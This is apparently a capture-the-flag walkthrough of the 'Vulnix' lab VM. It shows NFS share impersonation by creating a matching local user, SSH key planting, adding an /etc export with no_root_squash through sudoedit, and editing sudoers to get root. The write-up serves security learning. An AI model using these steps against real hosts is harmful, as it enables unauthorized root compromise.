
Here we have a vulnerable Linux host with configuration weakness rather than purposely vulnerable software versions (well at the time of release anyway!)


The nmap scan was quite different from what I'm used to, and very long too. I did some research on every port and found port 2049 NFS interesting. It stands for "Network File System". So I did some researched and managed to find out the folder "vulnix" is accessible, but I have to mount a folder on my local computer. I did that but got permission denied because my user is not "vulnix".

I created the user vulnix and accessed the folder. Voila



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# su vulnix
$ ls
HTB.ovpn  HTB-RA.ovpn  vulnix
$ whoami
vulnix
$ cd vulnix
$ ls
$ ls -alh
total 20K
drwxr-x--- 2 nobody 4294967294 4.0K Sep  2  2012 .
drwxr-xr-x 3 kali   kali       4.0K Mar  8 17:52 ..
-rw-r--r-- 1 nobody 4294967294  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 nobody 4294967294 3.5K Apr  3  2012 .bashrc
-rw-r--r-- 1 nobody 4294967294  675 Apr  3  2012 .profile
$ whoami
vulnix
$ |
```


Let me create a .ssh folder and add my key there…



```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa vulnix@192.168.1.131                                     130 ×
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Mar  8 18:02:54 GMT 2021

  System load:  0.0              Processes:           88
  Usage of /:   90.2% of 773MB   Users logged in:     0
  Memory usage: 3%               IP address for eth0: 192.168.1.131
  Swap usage:   0%

  ⇒ / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

vulnix@vulnix:~$ whoami
vulnix
vulnix@vulnix:~$ |
```

There, we’re in. Now let’s escalate privileges.


Sudo -l shows the following



```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
```

The /etc/exports file specifies which files can be shared with NFS. I’ll add /etc and try to edit the sudoers file


The last line was added by me



```
  GNU nano 2.2.6              File: /var/tmp/exports.XXqgijN1                    Modified

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
/etc            *(rw,no_root_squash)
```


After failing many times, I realized I had to reboot the machine for this to take effect

On my local machine i mounted the /etc folder and edited the sudoers file so It looks like this (had to mess around with permissions, as expected…)




```
# User privilege specification
root    ALL=(ALL:ALL) ALL
vulnix  ALL=(ALL:ALL) NOPASSWD:ALL
```

There



```
Last login: Mon Mar  8 18:20:34 2021 from kali.home
vulnix@vulnix:~$ sudo /bin/bash -i
root@vulnix:~# whoami
root
root@vulnix:~#
```



```
root@vulnix:/root# ll
total 28
drwx------  3 root root 4096 Sep  2  2012 ./
drwxr-xr-x 22 root root 4096 Sep  2  2012 ../
-rw-------  1 root root    0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx------  2 root root 4096 Sep  2  2012 .cache/
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
-r--------  1 root root   33 Sep  2  2012 trophy.txt
-rw-------  1 root root  710 Sep  2  2012 .viminfo
root@vulnix:/root# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:/root#
```

Even though this machine took me less time than previous ones, I’m really glad I picked it up. I never worked with NFS and this was a nice breath of fresh air instead of the usual out of date software with publicly disclosed vulnerabilities.